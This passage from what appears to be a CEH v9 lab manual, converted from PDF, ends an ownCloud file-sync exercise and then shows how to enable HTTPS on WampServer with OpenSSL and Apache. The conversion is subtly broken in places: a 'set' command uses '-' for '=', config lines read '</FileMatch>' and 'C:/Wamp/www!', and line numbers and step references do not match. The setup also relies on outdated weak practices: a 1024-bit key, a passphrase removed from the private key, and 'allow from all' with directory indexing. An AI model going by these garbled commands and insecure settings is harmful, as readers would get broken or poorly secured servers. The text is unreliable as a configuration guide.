99. Switch back to Windows Server 2008 and navigate to C:\wamp\www\ownCloud\data\shane\files\documents. Notice that test.pdf, on the Windows 8.1 machine's C:\Users\Admin\ownCloud\documents, is synchronized to C:\wamp\www\ownCloud\data\shane\files\documents.




FIGURE 1.66: File successfully synchronized to the server

**TASK 12**

Upload a file to the user (shane) account through Desktop Client

100. Now, copy a file (abc.mp3) from Z:\CEHv9 Module 17 Cloud Computing\Shared Files, and paste it in C:\wamp\www\ownCloud\data\shane\files\music.




FIGURE 1.67: Uploading a file from Server to Client (shane)

101. Switch to **Windows 8.1**, navigate to **C:\users\Admin\ownCloud\music**, and wait approximately two to three minutes for the server to synchronize with the client. Observe that **abc.mp3** is added to this directory.

**Note:** This process is comparatively slower than the process carried out from client to server at **steps 97–99**.




FIGURE 1.68: File successfully synchronized to the client

**Note:** Thus, whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server directory located on the Windows Server 2008 virtual machine, without the need to share them through ownCloud.

## Lab Analysis

Analyze and document the results related to this lab exercise.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

<b>Internet Connection Required</b>	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
<b>Platform Supported</b>	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs




## Transferring Cloud Data Over Secure Channel


### ICON KEY




*Web/cloud servers use HTTPS to transfer data securely. HTTPS is implemented on websites that collect information such as login passwords and banking information.*



### Lab Scenario




Most websites (e.g., social networking, banking, and government sites) require user authentication to allow individual access to content. If any of these websites fail to provide communicating over a secure channel, attackers can attempt to intercept the data passing through them. As a security administrator, you need to ensure that your organization's website provides encryption to the communications passing through HTTP channel.



### Lab Objectives



The objective of this lab is to help students learn how to configure a website to transfer data over a secure channel. In this lab, you will learn to:



- Build a http website (ownCloud)
- Provide SSL encryption to a website implemented on HTTP



### Lab Environment



To complete this lab, you will need:

- ownCloud, Microsoft Visual C++ 2010 and WAMP Server located at D:CEH-Tools\CEHv9\Module 18 Cryptography\Heartbleed
- You can download the latest version of WAMP Server from <http://www.Wampserver.com/en/> and Microsoft Visual C++ 2010 from <http://www.microsoft.com/en-in/download/details.aspx?id=5555>
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- Run this lab in Window Server 2008 virtual machine

- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

## Lab Duration

Time: 25 Minutes

## Overview of Https

SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM), and virtual private networks (VPNs). Data flowing through the channel is encrypted and is difficult to decode.

## Lab Tasks

### TASK 1

#### Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, log into **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting ownCloud and make sure that WampServer is kept online throughout this lab.

- Module 17: Cloud Computing
1. In **Windows Server 2008**, click **Start** button at the lower left corner of the screen, and then click **start WampServer** to launch the WampServer application.




FIGURE 2.1: Attempting to browse on https

2. Open a web browser, type the URL <https://localhost/ownCloud> in the address bar, and press **Enter**.



FIGURE 2.2: Attempting to browse on https

3. You won't be able to access the webpage, as SSL is not enabled on the server where ownCloud is deployed. So, to browse ownCloud over secure channel (https/SSL), you need to enable SSL on the ownCloud server.




FIGURE 2.3: SSL disabled

4. Go to **Start** menu, right-click **Computer**, and select **Properties** in the menu.




FIGURE 2.4: Selecting Computer Properties

5. System Control Panel appears on the screen, click Advanced system settings link.




FIGURE 2.5: Advanced system settings

6. The System Properties window appears; go to Advanced tab, and click Environment Variables....




FIGURE 2.6: Selecting Environmental Variables

7. The **Environment Variables** window appears; click **New...**




FIGURE 2.7: Adding a new environmental variable

8. In the **New User Variable** window, enter the variable name **openssl\_conf**, enter the variable value **C:\Wamp\bin\apache\apache2.4.2\conf\openssl.cnf** and click **OK**.



FIGURE 2.8: Adding a new environmental variable

9. Click **OK** in the **Environment Variables** window, and then click **OK** in the **System Properties** window.


Module 17: Cloud Computing

### TASK 3

#### Configure php.ini

10. Navigate to the location **C:\Wamp\bin\apache\apache2.4.2\bin** and open **php.ini** with **Notepad++**.

11. Uncomment the line no. **970** by removing ";" before the code.



```

;extension=php_openssl.dll
;extension=php_intl.dll
;extension=php_imap.dll
;extension=php_intlcharconv.dll
;extension=php_idap.dll
;extension=php_imap.dll
;extension=php_mysqli.dll
;extension=php_mysql.dll
extension=php_myqli.dll
extension=php_oci8.dll
;extension=php_oci8_11g.dll
;extension=php_pdo_firebird.dll
;extension=php_pdo_mysql.dll
extension=php_pdo_mysql.dll

```

FIGURE 2.9: Enabling openssl.dll

12. Save the notepad file.




FIGURE 2.10: Saving the php.ini file

13. Restart the machine.

14. Click **Start**, and then click **WampServer**.




FIGURE 2.11: Starting WampServer

15. WampServer icon appears in the notification area, as shown in the screenshot:




FIGURE 2.12: WampServer activated

**Note:** If the icon doesn't turn green, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) Manager**, right-click on the server name in the left pane, and click **Stop** to stop the manager. Then, click Wamp Server icon in the notification area, and select **Restart All Services**.

You can even stop the World Wide Publishing Service.

16. Navigate to **C:\wamp\bin\apache\apache2.4.2**, right-click **bin** folder, and select **CmdHere**.



FIGURE 2.13: Launching CmdHere

17. The command prompt appears, pointing to the directory location **C:\wamp\bin\apache\apache2.4.2\bin**.

18. Type **set openssl\_conf - C:\wamp\bin\apache\apache2.4.2\conf\openssl.cnf** and press **Enter**.

A screenshot of a Windows Command Prompt window titled 'Administrator: C:\Windows\system32\cmd.exe'. The command 'set openssl\_conf - C:\wamp\bin\apache\apache2.4.2\conf\openssl.cnf' is typed into the prompt. The command has been partially executed, with the first part 'set openssl\_conf - C:\wamp\bin\apache\apache2.4.2\conf\openssl.cnf' appearing in the history at the bottom of the window. The prompt ends with '>'.

FIGURE 2.14: Setting environment variable to openssl.cnf

19. Now the environment variable is set to **openssl.cnf**.
  20. Type **openssl genrsa -des3 -out server.key 1024** and press **Enter** to create a server private key named **server** with **1024** bit encryption.
  21. You will be asked to enter a pass phrase (password) for the generated key. Type a password of your choice and press **Enter**.
  22. In this lab the password entered is **qwerty@123**.
  23. You will be asked to re-enter the same password for the purpose of verification. So, retype the password and press **Enter**.

FIGURE 2.15 Creating a server private key

24. Apache for windows does not support private keys that are password protected, so you need to remove pass phrase from the RSA private key.
  25. Type `openssl rsa -in server.key -out server.pem` and press **Enter**.
  26. You will be asked to enter the pass phrase for the `server.key`. Type the password you have assigned in step 24 (here, `qwerty@123`), and press **Enter**.

FIGURE 2.16: Removing pass phrase from the RSA private key

**TASK 5****Create a self-signed Certificate**

27. Type **openssl req -new -key server.key -out server.csr** and press **Enter**.

28. Type the passphrase you have assigned in step 24 (**qwerty@123**) for the private key (**server.key**), and press **Enter**.

```
Administrator: C:\Windows\system32\cmd.exe openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key: qwerty@123

```

Country Name (2 letter code) [AU]:

FIGURE 2.17: Removing pass phrase from the RSA private key

29. You will be asked to enter information such as your country, state, city, etc. Fill in your details in the respective fields. The information you provide in these fields will be incorporated into your certificate request.

```
Administrator: C:\Windows\system32\cmd.exe openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key:
Loading 'server' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value
If you enter '.', the Field will be left blank.

Country Name (2 letter code) [AU]: US
State or Province Name (full name) [Some-State]: Florida
Locality Name (eg, city) [Miami]: Miami
Organization Name (eg, company) [Internet Widgits Pty Ltd]: Internet Widgits Pty Ltd
Organizational Unit Name (eg, section) [DEP]: DEP
Common Name (e.g. server FQDN or YOUR name) [localhost]: localhost
Email Address [rinu@gmail.com]: rinu@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password [1]: qwerty@123
An optional company name []: None

C:\Windows\system32\cmd.exe>
```

FIGURE 2.18: Assigning certificate value

30. Type **openssl x509 -req -days 365 -in server.csr -signkey server.key -out server.crt** and press **Enter**.

31. Type the pass phrase (**qwerty@123**) for **server.key**, and press **Enter**.

```
Administrator: C:\Windows\system32\cmd.exe openssl x509 -req -days 365 -in server.csr -signkey server.key -out server.crt
Enter pass phrase for server.key: qwerty@123

```

FIGURE 2.19: Entering the passphrase

32. All the keys have been successfully created. These can be viewed in the location **C:\wamp\bin\apache\apache2.4.2\bin**.




FIGURE 2.20: Keys created successfully

33. Create a directory named **ssl** in **C:\Wamp\bin\apache\apache2.4.2\conf** and move all the created keys from **C:\Wamp\bin\apache\apache2.4.2\bin** to **C:\Wamp\bin\apache\apache2.4.2\conf\ssl**.



FIGURE 2.21: Copying the files to ssl directory

34. Click WampServer icon from the notification area, and select **Apache** → **Apache modules** → **ssl\_module**.




FIGURE 2.22: Selecting Apache modules





FIGURE 2.23: selecting ssl\_module

35. Wampserver restarts as soon as you select `ssl_module`.
36. Navigate to `C:\wamp\bin\apache\apache2.4.2\conf\extra` and open `httpd-ssl.conf` with Notepad++.
37. Scroll down to **line 39** to view the port on which apache is listening. Ensure that the port number should be **443**.




```

11 #
12 #
13 # When we also provide SSL we have to listen to the
14 # standard HTTP port (see above) and to the HTTPS port
15 #
16 # Note! Configurations that use IPv6 but not IPv4-mapped addresses need two
17 # Listen directives: "Listen [::]:443" and "Listen 0.0.0.0:443"
18 #
19 Listen 443
20
21 ##
22 ## SSL Global Context
23 ##
24 ## All SSL configuration in this context applies both to
25 ## the main server and all SSL-enabled virtual hosts.
26 ##
27
28 # SSL Cipher Suite:
29 # List the ciphers that the client is permitted to negotiate.
30 # See the mod_ssl documentation for a complete list.
31 #SSLCipherSuite HIGH:MEDIUM!(NULL)@MD5
32

```

FIGURE 2.24: Viewing the port number

38. Scroll down to **line 76** and comment the line by adding `#` before the code.



```

11 #
12 # Configure the pass phrase gathering process.
13 # The filtering dialog program ('builtin') is an internal
14 # terminal dialog; has to provide the pass phrase on stdout.
15 #SSLPassPhraseDialog builtin
16
17 # Inter-Process Session Cache
18 # Configure the SSL Session Cache: First the mechanism
19 # to use and second the expiring timeout (in seconds).
20 #SSLSessionCache "shmcb:/Apache24/logs/ssl_cache"
21 #SSLSessionCache "shmcb:/Apache24/logs/ssl_cache/512000"
22 SSLSessionCacheTimeout 300
23
24 ##
25 ## SSL Virtual Host Context
26 ##
27
28 <VirtualHost _default_:443>
29
30 # General setup for the virtual host
31 DOCUMENTROOT "/var/www/html"
32 SERVERNAME "www.yourdomain.com"
33

```

FIGURE 2.25: Editing ssl.conf

39. Scroll down the file and:

- In line 86, change the path of **DocumentRoot** to "C:/wamp/www/"
- In line 87, change the **ServerName** to **localhost:443**
- In line 89, change the path of **ErrorLog** to "**C:/wamp/logs/ssl\_error.log**"
- In line 90, change the path of **TransferLog** to "**C:/wamp/logs/ssl\_access.log**"

40. Also ensure that **SSLEngine** is **on** in line 94.

```

10  ##
11  ## SSL Virtual Host Context
12  ##
13
14 <VirtualHost _default_:443>
15
16  # General setup for the virtual host
17  DocumentRoot "C:/wamp/www/"
18  ServerName localhost:443
19  ServerAdmin admin@example.com
20  ErrorLog "C:/wamp/logs/ssl_error.log"
21  TransferLog "C:/wamp/logs/ssl_access.log"
22
23  # SSL Engine Switch
24  # Enable/Disable SSL for this virtual host.
25  SSLEngine on
26

```

FIGURE 2.26: Editing ssl.conf

41. In line 106, change the path of **SSLCertificateFile** to "**C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.crt**"

42. In line 116, change the path of **SSLCertificateKeyFile** to "**C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.pem**"

```

10  # Some ECDH cipher suites (https://www.rfc-editor.org/rfc/rfc4492.txt)
11  # require an ECDSA certificate which can also be configured in
12  # parallel.
13  #SSLCertificateFile "C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.crt"
14  #SSLCertificateFile "C:/Apache24/conf/ssl/server-dss.crt"
15  #SSLCertificateFile "C:/Apache24/conf/ssl/rsa-ecdh.crt"
16
17  # Server Private Key
18  # If the key is not combined with the certificate, use this
19  # directive to point at the key file. Keep in mind that if
20  # you've both a RSA and a DSA private key you can configure
21  # both in parallel (to also allow the use of DSA ciphers, etc.)
22  # ECDH keys, when in use, can also be configured in parallel
23  #SSLCertificateKeyFile "C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.pem"
24  #SSLCertificateKeyFile "C:/Apache24/conf/ssl/server-dss.key"
25  #SSLCertificateKeyFile "C:/Apache24/conf/ssl/rsa-ecdh.key"
26

```

FIGURE 2.27: Editing ssl.conf

43. In line 206, change the Directory location to "C:/Wamp/www!".

44. Delete <Directory> from the line 208.

45. Add the following lines:

- line 208: **options Indexes FollowSymLinks MultiViews**
- line 209: **AllowOverride All**
- line 210: **Order allow,deny**
- line 211: **allow from all**
- line 212: <**/Directory>**

```

201 *      directives are used in per-directory context.
202 #SSLOptions +FakeBasicAuth +ExportCertData -StrictRequire
203 <FilesMatch "\.(cgi|sh|pl|php)$">
204     SSLOptions +StdEnvVars
205 </FileMatch>
206 <Directory "C:/wamp/www/">
207     SSLOptions +StdEnvVars
208 options Indexes FollowSymLinks MultiViews
209 AllowOverride All
210 Order allow,deny
211 allow from all
212 </Directory>
213
214 *   SSL Protocol Adjustments:
215 *   The safe and default but still SSL/TLS standard compliant shutdown

```

FIGURE 2.28: Editing ssl.conf

46. In line 245, change the **CustomLog** path to "C:/wamp/logs/ssl\_request.log"

```

232 * Similarly, one has to force some clients to use HTTP/1.0 to workaround
